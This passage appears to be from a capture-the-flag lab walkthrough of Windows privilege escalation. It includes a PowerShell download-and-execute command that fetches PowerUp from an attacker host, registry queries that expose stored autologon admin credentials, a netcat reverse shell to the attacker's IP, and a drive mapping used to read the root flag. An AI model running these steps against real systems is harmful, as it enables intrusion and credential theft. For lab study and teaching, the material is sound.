`C:\Windows\sysnative\WindowsPowerShell\v1.0\powershell.exe -c "iex(new-object net.webclient).downloadstring('` http://10.10.14.34:5555/PowerUp.ps1 `'); Invoke-AllChecks"`

Let's break this down:


```
#This is the specific powershell we want to call on
C:\Windows\sysnative\WindowsPowerShell\v1.0\powershell.exe -c

#Downlaod from our python server
"iex(new-object net.webclient).downloadstring('http://10.10.14.34:5555/PowerUp.ps1

#start the enumeration script
'); Invoke-AllChecks"
```

we seem to find the Admin's creds.....



```
[*] Checking for Autologon credentials in registry...


DefaultDomainName     : DESKTOP-7I3S68E
DefaultUserName       : Administrator
DefaultPassword       : 3130438f31186fbaf962f407711faddb
AltDefaultDomainName  :
AltDefaultUserName    :
AltDefaultPassword    :
```

If we needed to find this manually, this would work too: `REG QUERY "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\WinLogon" /v DefaultPassword /reg:64`



```
PS C:\inetpub\wwwroot\internal-01\log> REG QUERY "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\WinLogon" /v DefaultPassword /reg:64

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\WinLogon
    DefaultPassword    REG_SZ    3130438f31186fbaf962f407711faddb
```

Admin Shell

Normally we'd use ps/smbexec , but the **firewall** settngs keep us out.


So instead, swap over to a cmd shell via netcat64 (upload it if you have to)

- victim: `./nc.exe 10.10.14.34 4321 -e cmd.exe`
- kali: `rlwrap nc -nvlp 4321`

Then run net use as the admin with their password, and put in x: to run a shell as admin.

```
net use x: \\localhost\c$ /user:administrator 3130438f31186fbaf962f407711faddb
x:
```

You can then go and get your user and admin flags.



```
X:\Users\Administrator\Desktop>type root.txt
type root.txt
```